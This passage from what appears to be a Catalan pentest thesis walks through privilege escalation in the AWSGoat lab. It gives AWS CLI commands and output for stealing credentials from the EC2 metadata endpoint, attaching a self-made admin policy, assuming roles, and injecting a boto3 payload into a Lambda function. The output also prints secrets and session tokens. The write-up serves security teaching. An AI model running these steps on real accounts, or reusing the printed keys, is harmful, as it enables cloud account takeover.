          "Service": "ec2.amazonaws.com"
        },
        "Effect": "Allow",
        "Sid": ""
      }
    ]
  }
}
```

```

    },
    "MaxSessionDuration": 3600,
    "RoleId": "AROAZQ3DUOW4FAQYTWFA4",
    "CreateDate": "2024-05-04T10:29:06Z",
    "RoleName": "AWS_GOAT_ROLE",
    "Path": "/",
    "Arn": "arn:aws:iam::654654600632:role/
      AWS_GOAT_ROLE"
  },
  {
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "sts:AssumeRole",
          "Principal": {
            "Service": "lambda.amazonaws.com"
          },
          "Effect": "Allow",
          "Sid": ""
        }
      ]
    },
    "MaxSessionDuration": 3600,
    "RoleId": "AROAZQ3DUOW4IUNPHW22S",
    "CreateDate": "2024-05-04T10:29:06Z",
    "RoleName": "blog_app_lambda",
    "Path": "/",
    "Arn": "arn:aws:iam::654654600632:role/
      blog_app_lambda"
  },
  {
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "sts:AssumeRole",
          "Principal": {
            "AWS": "*"
          },
          "Effect": "Allow",
          "Sid": ""
        }
      ]
    }
  },

```

```

        "MaxSessionDuration": 3600,
        "RoleId": "AROAZQ3DUOW4FFKVPRKFO",
        "CreateDate": "2024-05-04T10:29:06Z",
        "RoleName": "blog_app_lambda_data",
        "Path": "/",
        "Arn": "arn:aws:iam::654654600632:role/
            blog_app_lambda_data"
    }
}

```

Com a resultat obtenim que hi ha tres rols dins de la infraestructura, *AWS_GOAT_ROLE*, *blog_app_lambda* i *blog_app_lambda_data*.

A continuació, s'haurien de llistar els usuaris i grups existents, però revisant els permisos IAM veiem que no tenim accés a aquestes accions. En cas d'executar les comandes associades rebem un missatge d'error indicant que, efectivament, no es té accés a dites accions.

Investigació de tots els permisos IAM

Per acabar de recopilar la informació sobre els recursos IAM accessibles, fem ús de la comanda que ens permet llistar tots els permisos IAM en la seva totalitat.

```
aws iam get-account-authorization-details
```

```

An error occurred (AccessDenied) when calling the
GetAccountAuthorizationDetails operation: User: arn:aws:
sts::654654600632:assumed-role/AWS_GOAT_ROLE/i-08
e5b82fe598003df is not authorized to perform: iam:
GetAccountAuthorizationDetails on resource: * because no
identity-based policy allows the iam:
GetAccountAuthorizationDetails action

```

Un altre cop, tornem a rebre un missatge conforme no tenim els permisos necessaris per executar aquesta comanda.

7.2.1.3 Llistar funcions Lambda i instàncies EC2

Per completar el llistat manual necessitem descobrir quins recursos existeixen a l'entorn. Durant el llistat dels permisos IAM hem pogut observar que segurament trobarem funcions Lambda, instàncies EC2 i buckets S3. De totes maneres, necessitem assegurar-nos i saber els identificadors d'aquests recursos per poder accedir-hi posteriorment.

Funcions Lambda

Hem observat que hi ha un rol IAM amb permisos associats a funcions Lambda, així que llistem les funcions Lambda per assegurar que l'entorn consta d'aquestes funcions.

```
aws lambda list-functions --region us-east-1
```

```
{
  "Functions": [
    {
      "Layers": [
        {
          "CodeSize": 958331,
          "Arn": "arn:aws:lambda:us-east-1:654654600632:layer:bcrypt-pyjwt:19"
        }
      ],
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "Version": "$LATEST",
      "CodeSha256": "
        IHPQwzWJ7EPJNqg1TdQYzf7z7T7015igrZSkGGH39oY=",
      "FunctionName": "blog-application-data",
      "MemorySize": 256,
      "RevisionId": "520ef9f1-6e84-49c4-9bbd-1223
        dbe32c11",
      "CodeSize": 5617,
      "FunctionArn": "arn:aws:lambda:us-east-1:654654600632:function:blog-application-data",
      "Environment": {
        "Variables": {
          "JWT_SECRET": "T2BYL6#]zc>Byuzu"
        }
      }
    }
  ]
}
```



```

    },
    {
      "Handler": "lambda_function.lambda_handler",
      "Role": "arn:aws:iam::654654600632:role/blog_app_lambda_data",
      "Timeout": 3,
      "LastModified": "2024-04-28T18:22:08.677+0000",
      "Runtime": "python3.9",
      "Description": ""
    },
    {
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "Version": "$LATEST",
      "CodeSha256": "Pgr0o3eHhXy7Vr8vP4sLMIxUjca/ybd6ghidBal5/9c=",
      "FunctionName": "blog-application",
      "MemorySize": 128,
      "RevisionId": "bea76eb5-1dc4-45c6-9210-5b92a37260a0",
      "CodeSize": 416086,
      "FunctionArn": "arn:aws:lambda:us-east-1:654654600632:function:blog-application",
      "Handler": "index.handler",
      "Role": "arn:aws:iam::654654600632:role/blog_app_lambda",
      "Timeout": 3,
      "LastModified": "2024-04-28T18:22:29.468+0000",
      "Runtime": "nodejs18.x",
      "Description": ""
    }
  ]
}

```

En llistar les funcions Lambda, trobem que hi ha dues funcions. Els noms de les funcions són *blog-application-data* i *blog-application*.

Instàncies EC2

El rol que s'està utilitzant per realitzar la recopilació d'informació sembla estar associat a una instància EC2, però no podem assegurar quines instàncies EC2 existeixen dins de la infraestructura a causa del fet que no tenim accés

a l'acció **ec2:describeInstances**, que és l'encarregada de llistar aquestes instàncies.

7.2.2 Recopilació d'informació utilitzant eines automàtiques

En aquest escenari concret no és possible recopilar informació fent ús d'eines automàtiques just en iniciar el *pentest* a causa de la configuració implemen-tada i la manca d'accions associades al rol en ús.

Per fer ús de les eines necessitem configurar les claus d'accés i el token associ-ats al perfil, però no tenim els permisos necessaris per llistar aquests recursos. En intentar obtenir el token també se'ns haurien de mostrar les claus d'accés, però en executar la comanda rebem un error de falta de permisos.

```
aws sts get-session-token
```

```
An error occurred (AccessDenied) when calling the  
GetSessionToken operation: Cannot call GetSessionToken  
with session credentials
```

7.2.2.1 Resum de la infraestructura

Un cop feta la recopilació d'informació és una bona praxi crear un esquema on s'especifiquin les troballes fetes per cada recurs i plantejar quines proves es podrien desenvolupar.

Dins dels recursos IAM hem aconseguit descobrir diferent informació. Primerament, hem descobert que l'accés s'ha guanyat amb un rol i que és amb aquest amb el qual estem interactuant amb la resta d'infraestructura. També, hem aconseguit llistar dos rols diferents del que estem utilitzant.

Pel que fa a les polítiques, hem aconseguit llistar-ne dues adjuntades al rol. La primera política fa referència a EC2 i Lambda i és una política creada de manera específica en aquest entorn. La segona, és una política predefinida per AWS i dona accés total als recursos S3.

Respecte a les funcions Lambda, hem llistat una funció que a primera vista no podem deduir si serà explotable o com es podrà explotar.

Finalment, per als recursos EC2, no hem pogut llistar les instàncies existents. Amb tot i això, sabem que l'accés l'hem guanyat mitjançant una instància EC2 que té associat el rol `AWS_GOAT_ROLE`.

Així doncs, fent una revisió superficial i sense avaluar les accions concretes a les quals es té accés, sembla que almenys es podran executar una part de les proves dissenyades.

De totes maneres, les proves que no es puguin realitzar amb la informació obtinguda primerament, potser es poden realitzar utilitzant informació descoberta durant l'execució de la resta de proves. A més, en cas de guanyar nous accessos s'avaluarà quina és la visió sobre l'entorn en aquell moment i quines proves es poden tornar a realitzar.




Figura 6: Esquema de l'entorn després de la recopilació d'informació *Font: Pròpia*

7.3 Execució de les proves

7.3.1 Avaluació de permisos obtinguts

Analitzant les accions definides a les polítiques a les quals es té accés, extraïem que es poden executar les següents proves:

- Assumpció de rols IAM
- Creació i adjunció de polítiques
- Creació i injecció de codi en funcions Lambda
- Abús d'assignació de permisos a funcions Lambda
- SSRF a instàncies EC2

Per realitzar aquesta deducció s'ha utilitzat la taula que relaciona cada prova amb les accions necessàries per executar-la, definida a la part teòrica de la metodologia.

A continuació, es mostra la mateixa taula adaptada a l'entorn víctima actual. Els permisos de color verd són aquells permisos als quals es té accés sense cap restricció, en blau s'identifiquen aquells permisos els quals podem utilitzar per recursos limitats i en vermell els que són essencials per executar la prova en qüestió i no es troben entre la llista de permisos obtinguts.

Prova	Permisos necessaris
Assumpció de rols IAM	<code>sts:AssumeRole</code>
Creació i adjunció de polítiques IAM	<code>iam:CreatePolicy</code> <code>iam:AttachRolePolicy</code>
Escalada de privilegis IAM utilitzant "rollback" de polítiques	<code>iam:GetPolicy</code> <code>iam:GetPolicyVersion</code> <code>iam:ListPolicyVersions</code> <code>iam:SetDefaultPolicyVersion</code>
Escalada de privilegis IAM utilitzant rotació de claus	<code>iam:CreateAccessKey</code> <code>iam>DeleteAccessKey</code> <code>iam:ListUsers</code> <code>iam:ListAttachedUserPolicies</code>
Evasió de Tags i MFAs virtuals	<code>iam:CreateVirtualMFADevice</code> <code>iam:TagUser</code> <code>iam:TagRole</code>
Creació i injecció de codi en funcions Lambda	<code>lambda:UpdateFunctionCode</code> <code>lambda:InvokeFunction</code> <code>lambda:CreateFunction</code>
Abús d'assignació de permisos a funcions Lambda	<code>lambda:InvokeFunction</code> <code>lambda:listFunctions</code> <code>lambda:getFunction</code>
Escalada de privilegis utilitzant perfils d'instància d'EC2	<code>ec2:DescribeInstances</code> <code>iam:listInstanceProfiles</code> <code>iam:RemoveRoleFromInstanceProfile</code> <code>iam:AddRoleToInstanceProfile</code>
SSRF a instàncies EC2	<code>ec2:DescribeInstances</code>

Taula 7.2: Proves i permisos necessaris per executar les proves al pentest

7.3.2 SSRF a instàncies EC2

No hem aconseguit trobar més instàncies EC2 actives a part de la instància mitjançant la qual s'ha guanyat accés a la infraestructura, així que les proves SSRF es faran sobre aquesta instància.

Primer, intentarem executar el SSRF pel rol en ús actualment.

```
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/AWS_GOAT_ROLE
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2024-04-29T08:20:11Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAZQ3DU0W4H042RCWD",
  "SecretAccessKey" : "p4JvN4ltYqiR77+
    Qff0Io1GygbsZchM6KlYjXAeE",
  "Token" : "IQoJb3JpZ2luX2VjElNl|/|/|
    wEaCXVzLWVhc3QtMSJHMEUCIQD6XCCsxVQNgl3wuS1kyFZqx6iRiD2c
    |zjFZcJFFprzGogIgrN3XepBxiMMo/1
    HOZNUSbxoJ6nxQj3UmAbWczm15CKQq|
    vQUIERAAGw2NTQ2NTQ2MDA2MzIiDI0Hwoj8pc05Ar8k/
    iqaBYy2lg6kCp1j|yybvdOp2Kr6JzGTiVfksRqW4DxVTECxW+2
    VOuyFLDeWCvtsX|rTpCfUWw/dm5L7W2FE8iy5qZ0Ws0hrZd1Sr/
    NHW0nDwJxmHq6kJNgx|
    iP8pg8ZP0ocm0TEGZ9lrAv5am2Hyj0rA6kxX8307gLC9wjc|
    Mx72If0ApWfhX3FvgQcD962y0N2Lut3v8AbZUnZt|
    K1GsMhdF8bGVhbWbsCuJajS5hd4BoGXnqh900yTgFQM9T94JqqJTw/
    i5f/
    kXvPtEheiKS19Bs8YWlwosaBMCwmcMXxLVHaDxi5GiBS0SlxsqZ/
    rjh3gWapQBc9cvC0aejMttVbqZKCqo+Nby45MY3lt|
    TG49Y8XnlC1AxGToG+LDqjUsqpJqnHevcMeBU1Q5b8gQ8Ettr|
    ZSMZZxTEW9v0UQhe1Z|/|/|GySrmJpmnlAWRB+
    Yy9WCGS4eQRztYggfyhDiQ2yf0/T34IQ0p/CWv0j9k8gvhw+
    xoSVTnThITWMU6HxGa7XCh4qoiebhu4V33PEtK5hoGgiBLKEdsu/YR
    /0JrzZdFLOGb0vdHQ2yjWyk1X9nM4wRaaGvV7f7YVaM1jPbeBp|
    palrQplRw32IzCS|SXq8OeymzTc7xaPK4r+K/xhwutv3/0ePpR+9
    akU1Py+cpVtVFr3PaqpAMroyqAHEU|
    lGWCeLuNWKMOxUA2hspKcdvbEkNi1VKrwOP|/|/|cwlW/Iy9/
    xA060SDjw7ubANxkyY/
    Nx83diq1tEHHem5ePTeSeVJEFOU1QvuNuhdbZ1E|
    A40c06hIvMWuqooWZwq|WE4WM3F8deoCLrs8Kd6NdFL/
    rqRNbKaArmXoTAJ2MG5Qa6NLT1RV4BXmt98egQI/
    jXJ9108fRSubIFUTpYp6ejutDuAXLVyRzLrjD0sL2xBjqx|
```

```
AcvoubtTQTEw00gNC6lTcXLWjlkr+pXCZ92X0|  
B476b54LGIGAAq2bj92zjiA/X7+zJCHlwTDsa1w0egvKBbz|7  
IbHxWPGyE5IifsH8MY6ZMNURQIjkfdzEcvsZcToTtaF05|  
k9mNbGtyrjRz7szmM5q9VRBhUSR7YiZP62/3krdgCFn+  
ZvMTdlKePonZebLRqod/r0lnXlslHRU8nLB|  
aG6qn1z6IU1FPPWuPA0sBFaB5axpQ==" ,  
"Expiration" : "2024-04-29T14:56:08Z"
```

Amb la sortida retornada veiem com la instància no està ben configurada i ens retorna les credencials de l'usuari especificat. Així doncs, intentarem executar l'atac SSRF pels altres dos rols coneguts.

```
curl -s http://169.254.169.254/latest/meta-data/iam/security-  
credentials/blog_app_lambda_data  
curl -s http://169.254.169.254/latest/meta-data/iam/security-  
credentials/blog_app_lambda
```

Per als dos altres rols rebem una sortida en la qual se'ns comunica que no s'han trobat les credencials per aquells usuaris.

7.3.2.1 Revisió dels permisos obtinguts i proves a executar

Durant la realització d'aquesta prova no hem aconseguit trobar vulnerabilitats que ens serveixin per generar un vector d'atac. Per tant, la següent prova en executar-se s'escollirà arbitràriament entre les proves disponibles.

7.3.3 Creació i adjunció de polítiques IAM

Tal com hem vist durant la recopilació d'informació, l'únic rol al qual l'hi podem adjuntar polítiques és *blog_app_lambda_data*. La intenció d'aquesta prova és fer ús de l'acció **iam:AttachRolePolicies** per assignar permisos d'administrador a aquell usuari i, posteriorment, intentar assumir-lo.

7.3.3.1 Creació de la política IAM

Per començar, s'ha creat un arxiu JSON amb les polítiques més permissives possibles per intentar donar permisos d'administrador al rol víctima. Per fer-ho, s'ha utilitzat la primera funció disponible a l'apartat teòric d'aquesta prova. A l'arxiu JSON creat se li ha assignat el nom *admin_access.json*.

Seguidament, per crear la política només cal especificar el rol, un nom per la política, que serà *adminaccess*, i el nom de l'arxiu JSON que hem creat.

```
aws iam create-policy --policy-name adminaccess --policy-document file://admin_access.json
```

```
{
  "Policy": {
    "PolicyName": "adminaccess",
    "PermissionsBoundaryUsageCount": 0,
    "CreateDate": "2024-05-05T16:07:28Z",
    "AttachmentCount": 0,
    "IsAttachable": true,
    "PolicyId": "ANPAZQ3DU0W4LXI0EZEV7",
    "DefaultVersionId": "v1",
    "Path": "/",
    "Arn": "arn:aws:iam::654654600632:policy/adminaccess"
  },
  "UpdateDate": "2024-05-05T16:07:28Z"
}
```

7.3.3.2 Adjunció de la política IAM

Un cop creada la política, fent ús de l'arn que se li ha atorgat i que es pot extreure de la sortida obtinguda durant el procés de creació, adjuntem la política a l'usuari *blog_app_lambda_data*.

```
aws iam attach-role-policy --role-name blog_app_lambda_data
--policy-arn arn:aws:iam::654654600632:policy/adminaccess
```

Al no rebre cap sortida després d'executar la comanda suposem que la comanda s'ha aplicat correctament, amb tot i això, revisem si aquesta està entre les polítiques adjuntades al rol víctima.

```
aws iam list-attached-role-policies --role-name
blog_app_lambda_data
```

```
{
  "AttachedPolicies": [
    {
      "PolicyName": "lambda-data-policies",
      "PolicyArn": "arn:aws:iam::654654600632:policy/
lambda-data-policies"
    },
    {
      "PolicyName": "adminaccess",
      "PolicyArn": "arn:aws:iam::654654600632:policy/
adminaccess"
    }
  ]
}
```

Efectivament hi és. Per acabar de confirmar, obtenim la política revisant que aquesta conté els permisos desitjats.

```
aws iam get-policy-version --version-id v1 --policy-arn arn:
aws:iam::654654600632:policy/adminaccess
```

```
{
  "PolicyVersion": {
    "CreateDate": "2024-05-05T16:07:28Z",
    "VersionId": "v1",
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "*",
          "Resource": "*",
          "Effect": "Allow"
        }
      ]
    }
  }
}
```

```

    ],
    },
    "IsDefaultVersion": true
  }
}

```

Així doncs, ja hem aconseguit atorgar-li permisos d'administrador al rol *blog_app_lambda_data*, el que suposa una vulnerabilitat crítica. Amb tot i això, encara no tenim el control sobre aquest rol per poder interactuar com a administradors de la infraestructura.

7.3.3.3 Revisió dels permisos obtinguts i proves a executar

Executant aquesta prova hem aconseguit que el rol *blog_app_lambda_data* tinguí accés d'administrador dins de l'entorn, el que li dona accés a executar qualsevol acció sobre qualsevol recurs existent dins de la infraestructura.

Per consegüent, entre les proves disponibles per executar, el vector d'atac més lògic a seguir és intentar assumir el rol *blog_app_lambda_data*. Això es deu a que, encara que hem aconseguit associar els permisos d'administrador a *blog_app_lambda_data*, el rol que estem utilitzant actualment no ha rebut cap modificació en les accions que pot executar. D'aquesta manera, si aconseguim assumir el rol esmentat aconseguirem tenir control total sobre l'entorn, complint l'objectiu principal del *pentest*.

7.3.4 Assumpció de rol

Ja hem aconseguit que *blog_app_lambda* tingui permissos d'administrador, però necessitem assumir el rol per poder utilitzar aquests permissos. Aquesta prova la podem executar, ja que dins de les accions permeses per tots els recursos es troba l'acció **sts:AssumeRole**.

Per assumir el rol necessitem utilitzar el seu *arn*, que el podem extreure de la recopilació d'informació inicial. A part, necessitem assignar-li un nom a la sessió creada al assumir el rol, en aquest cas *kill9*.

```
aws sts assume-role --role-arn arn:aws:iam::654654600632:role  
/blog_app_lambda_data --role-session-name kill9
```

```
{  
  "AssumedRoleUser": {  
    "AssumedRoleId": "AR0AZQ3DUOW4FFKVPRKF0:kill9",  
    "Arn": "arn:aws:sts::654654600632:assumed-role/  
      blog_app_lambda_data/kill9"  
  },  
  "Credentials": {  
    "SecretAccessKey": "5BKVXvQiPXpMLHGzCbDx+b5tzq/  
      jFqSzdmew1rJv",  
    "SessionToken": "  
      FwoGZXIvYXdzEEQaD0z5NW2S0JHJlwwTtyKpAUlvSiFZm2t+7  
      OZt637yFX0UYqusSBxPd6tSP2h0N6mSK8Zpc10JECE4A+  
      PLJGnDjsADdAcQcDH1323tVtMiy/gngF7Fa08U0z6K+  
      CHc0f2cMnD1JVE8TYSxwZxJ0xScRCnVbQTXiSg+1  
      hfsobLWp34HFnUhuLgBBBaJ/J0iihIT0+  
      MwBdJTGSAZEq8IcdEicpz+8  
      U6GkKMhSzFngb7niln7FmYfLB4YK0nSgolZ7YsQYyLT4omqt+u  
      +oTa6jRtwCB8CeoAk8jiK+d+3lUW7A6HW0X1/hG0pTnuKoP30o  
      +dg==",  
    "Expiration": "2024-05-04T11:33:57Z",  
    "AccessKeyId": "ASIAZQ3DUOW4E7FTQC07"  
  }  
}
```

Veiem com l'assumpció del rol s'executa amb èxit i se'ns fa entrega de les credencials necessàries per configurar el rol. També podem veure que l'assumpció d'aquest rol té data d'expiració, així que l'ús d'aquest rol és temporal.

Després de configurar les claus d'accés tal com s'ensenyà a l'apartat teòric d'aquesta prova, revisem que s'ha configurat correctament el rol i que actualment interactuem amb l'entorn utilitzant els seus privilegis.

```
aws sts get-caller-identity
```

```
{
  "Account": "654654600632",
  "UserId": "AR0AZQ3DU0W4ILTF67F4S:kill9",
  "Arn": "arn:aws:sts::654654600632:assumed-role/blog_app_lambda_data/kill9"
}
```

La sortida obtinguda confirma que estem interactuant amb el rol *blog_app_lambda_data*, així que la prova s'ha executat amb èxit.

7.3.4.1 Revisió dels permisos obtinguts i proves a executar

En aquest punt del *pentest* hem assolit l'objectiu principal, que és obtenir accés d'administrador dins de l'entorn auditat. Amb tot i això, hem de seguir executant totes les proves que siguin possibles, intentant trobar altres vectors d'escalada de privilegis i assegurar que es reporten el major nombre de vulnerabilitats possible.

A més, l'accés com a administrador s'ha guanyat amb el rol *blog_app_lambda_data*, que és un rol d'ús temporal. Per tant, també pot ser interessant aconseguir assignar privilegis d'administrador amb un usuari estable.

Així doncs, es seguirà el vector d'atac que s'executaria en cas de no haver aconseguit permisos d'administrador i s'intentarà atorgar permisos d'administrador a l'usuari *AWS_GOAT_ROLE*. El vector d'atac a seguir en aquest cas seria utilitzar les funcions Lambda per intentar seguir escalant privilegis.

7.3.5 Abús d'assignació de permisos a funcions Lambda

7.3.5.1 Accés a les funcions Lambda

Durant la recopilació d'informació hem llistat les funcions Lambda existents en l'entorn, obtenint com a resultat que hi ha dues funcions, *blog-application-data* i *blog-application*.

Així doncs, obtenim ambdues funcions.

```
aws lambda get-function --function-name blog-application-data  
--region us-east-1  
aws lambda get-function --function-name blog-application --  
region us-east-1
```

Per les dues funcions se'ns retorna una adreça URL, a les quals accedirem per descarregar cada funció i poder analitzar-la.

7.3.5.2 Verificació de l'assignació de permisos

Revisant l'apartat teòric de l'execució de la prova veiem que s'ha de trobar un *handler* on es tractin assignacions de polítiques per poder aplicar la prova correctament. D'aquesta manera, revisarem cada una de les dues funcions amb aquesta premissa.

blog-application-data

En descarregar l'arxiu *zip* accedint a l'adreça URL i descomprimir el *zip* corresponent, trobem un arxiu anomenat *lambda_function.py* d'una llarga extensió. Dins, hi trobem dues funcions interessants des del punt de vista ofensiu. La primera és una funció anomenada *upload_file* que analitzant el codi et permet pujar fitxers als *buckets* de S3. Per tant, en cas de no haver estat ja capaços de vulnerar els *buckets* aquest seria un bon vector d'atac a seguir.

Per una altra part, trobem la funció *lambda_handler* que és la que ocupa major extensió a l'arxiu i podria ser vulnerable a assignació de permisos. Amb tot i això, després de revisar la funció en la seva totalitat no hi ha

cap camp que tracti assignacions de permisos, per la qual cosa concloem que aquesta funció Lambda no és vulnerable.

blog-application

En revisar aquesta funció i descomprimir l'arxiu zip, trobem una carpeta amb arxius estàtics corresponents a la pàgina web, però cap arxiu potencialment explotable.

7.3.5.3 Revisió dels permisos obtinguts i proves a executar

Executant aquesta prova no ha estat possible obtenir cap vulnerabilitat ni accedir a nous permisos. Per consegüent, la pròxima prova que es realitzarà serà l'última prova disponible, també relacionada amb funcions Lambda.

7.3.6 Creació i injecció de codi en funcions Lambda

Per executar aquesta prova ens centrarem en la injecció de codi, d'aquesta manera compararem els resultats que s'obtidrien fent ús dels permisos originals del rol i els permisos d'administrador assignats posteriorment. Així, podem comprovar si es podria aconseguir arribar a tenir permisos d'administrador fent ús d'aquesta prova sense haver associat permisos d'administrador al rol *blog_app_lambda_data*. A part, també utilitzarem la prova per intentar assignar permisos d'administrador al rol *AWS_GOAT_ROLE*, aconseguint així tenir permisos d'administrador a un rol sense expiració.

7.3.6.1 Creació de codi maliciós

Revisant les opcions de creació de codi maliciós explicades a la part teòrica, escollim la funció que interactua amb la llibreria *boto3* per assignar accés d'administrador.

S'ha escollit aquesta opció davant les altres perquè la creació d'una *reverse shell* no és necessària, ja que l'accés a la màquina s'ha obtingut amb connexió *ssh*, per la qual cosa ja disposem d'una terminal interactiva. Per una altra part, no fem ús de la tercera opció perquè no necessitem filtrar les credencials lligades a la funció Lambda perquè ja hem assumit el rol *blog_app_lambda_data*.

Així doncs, modifiquem l'opció escollida perquè s'adapti al nostre escenari, especificant el nom del rol al qual li volem assignar la política d'administrador, *AWS_GOAT_ROLE*. L'arxiu creat el guardem amb extensió *py* i dins d'un arxiu *zip*, al qual anomenem *arxiu_malicios.zip*.

```
import boto3

def lambda_handler(event, context):
    client = boto3.client('iam')

    response = client.attach_role_policy(
        RoleName='AWS_GOAT_ROLE',
        PolicyArn='arn:aws:iam::aws:policy/
        AdministratorAccess'
    )
```



```
return response
```

7.3.6.2 Injecció de codi en les funcions Lambda

Un cop ja s'ha creat el codi maliciós, s'ha d'escollir quina serà la funció Lambda vulnerable. Nosaltres escollirem la funció *blog-application-data*, ja que és sobre aquesta funció sobre la qual podem aplicar els permisos llistats durant la recopilació d'informació. Així doncs, actualitzem el seu codi associat, el que eliminarà la funció Lambda anterior substituint-la pel nostre arxiu maliciós.

```
aws lambda update-function-code --function-name blog-  
application-data --zip-file fileb://arxiu_malicios.zip --  
region us-east-1
```

Com a sortida rebem un missatge amb especificacions sobre la funció que verifica que la comanda s'ha executat exitosament.

7.3.6.3 Invocació de la funció Lambda

Després d'actualitzar amb èxit el codi de la funció Lambda escollida, només falta intentar invocar-la perquè s'apliquin les polítiques definides dins del nostre codi maliciós.

```
aws lambda invoke --function-name blog-application-data out.  
txt --region us-east-1
```

```
{  
  "ExecutedVersion": "$LATEST",  
  "StatusCode": 200  
}
```

Encara que sembla haver funcionat, si revisem les polítiques associades podem veure que no s'han aplicat els canvis. Investigant més profundament, revisem l'arxiu *out.txt*, on es guarda la sortida en cas d'haver-hi algun error. L'error que es descriu a l'arxiu és el següent:

```
{"statusCode": 500, "body": Error al otorgar permisos: An
error occurred (AccessDenied) when calling the
AttachRolePolicy operation: User: arn:aws:sts
::654654600632:assumed-role/blog_app_lambda_data/blog-
application-data is not authorized to perform: iam:
AttachRolePolicy on resource: role blog_app_lambda_data
because no identity-based policy allows the iam:
AttachRolePolicy action}
```

Aquest error succeeix perquè l'acció **iam:AttachRolePolicies** només està afectant el rol *blog_app_lambda_data*, però els permisos que utilitza la funció Lambda en ser invocada són els de *blog-application-lambda-data*. Per tant, verifiquem que la funció Lambda és vulnerable a la injecció de codi, però que els seus permisos associats són prou restrictius per no permetre que aquesta associï polítiques a un rol.

Així i tot, podem fer ús dels permisos d'administrador aconseguits per finalitzar la prova i atorgar accés d'administrador al rol *AWS.GOAT_ROLE*.

7.3.6.4 Invocació de la funció Lambda fent ús dels permisos d'administrador

Ja que el problema que està trobant la funció en executar-se és que no té els permisos necessaris per lligar una política a un rol. Per solucionar-ho canviarem els permisos amb els quals la funció Lambda accedeix a la resta de recursos. D'aquesta manera, farem que la funció *blog-application-lambda-data* utilitzi els permisos d'administrador que hem assignat anteriorment a *blog_app_lambda_data*, la qual cosa li permetrà executar qualsevol acció que s'especifiqui dins del seu codi quan sigui invocada.

Per fer-ho, s'ha utilitzat l'acció **iam:UpdateFunctionConfiguration**, que permet executar els canvis esmentats.

```
aws lambda update-function-configuration --function-name blog
-application-data --role arn:aws:iam::654654600632:role/
blog_app_lambda_data --region us-east-1
```

En executar la comanda s'ha rebut una sortida que ratifica els canvis fets, així que invoquem la funció perquè l'assigni els permisos d'administrador a *AWS.GOAT_ROLE*.

```
aws lambda invoke --function-name blog-application-data out.  
txt --region us-east-1
```

```
{  
  "ExecutedVersion": "$LATEST",  
  "StatusCode": 200  
}
```

A part de rebre la sortida segons la funció s'ha invocat correctament, revisem l'arxiu *out.txt* i no trobem cap missatge d'error. Igualment, revisem les polítiques associades al rol per confirmar si s'ha associat correctament.

```
aws iam list-attached-role-policies --role-name  
AWS_GOAT_ROLEaws iam list-attached-role-policies --role-  
name AWS_GOAT_ROLE
```

```
{  
  "AttachedPolicies": [  
    {  
      "PolicyName": "dev-ec2-lambda-policies",  
      "PolicyArn": "arn:aws:iam::654654600632:policy/  
dev-ec2-lambda-policies"  
    },  
    {  
      "PolicyName": "AdministratorAccess",  
      "PolicyArn": "arn:aws:iam::aws:policy/  
AdministratorAccess"  
    },  
    {  
      "PolicyName": "AmazonS3FullAccess",  
      "PolicyArn": "arn:aws:iam::aws:policy/  
AmazonS3FullAccess"  
    }  
  ]  
}
```

Efectivament. Així doncs, finalitzant aquesta prova hem aconseguit tenir accés d'administrador al rol *AWS_GOAT_ROLE*.

7.4 Informe de resultats obtinguts

Al següent apartat es farà un resum de les vulnerabilitats trobades, explicant com s'han trobat i les implicacions que aquestes podrien comportar. A part, per cada una s'avaluarà la seva criticitat fent ús d'una calculadora *CVSS 3.1* [42].

CVSS 3.1 (Common Vulnerability Scoring System 3.1) és un sistema estàndard utilitzat per avaluar la gravetat de les vulnerabilitats trobades durant auditories de seguretat. El sistema utilitza una fórmula per assignar una puntuació numèrica a una vulnerabilitat, tenint en compte factors com la facilitat d'exploació, l'impacte en la confidencialitat, la integritat i la disponibilitat dels sistemes. La puntuació assignada va des d'1 fins a 10.

Els apartats avaluats i les opcions que es poden escollir a *CVSS 3.1* són els següents:

- **Vector d'accés (AV):**
 - **Network (N):** Accés a través de la xarxa.
 - **Adjacent Network (A):** Accés a través de la xarxa local o des de la mateixa màquina.
 - **Local (L):** Accés físic o accés a través d'un sistema de fitxers local.
 - **Physical (P):** Requereix accés físic directe.
- **Complexitat d'exploació (AC):**
 - **Low (L):** L'exploació de la vulnerabilitat és fàcil.
 - **High (H):** L'exploació de la vulnerabilitat és més difícil.
- **Privilegis requerits (PR):**
 - **None (N):** No es necessiten privilegis per explotar la vulnerabilitat.
 - **Low (L):** Es requereixen alguns privilegis per explotar la vulnerabilitat.

- **High (H):** Es requereixen molts privilegis per explotar la vulnerabilitat.
- **Interacció de l'usuari (UI):**
 - **None (N):** No es necessita interacció de l'usuari per explotar la vulnerabilitat.
 - **Required (R):** Es necessita la intervenció de l'usuari per explotar la vulnerabilitat.
- **Confidencialitat (C):**
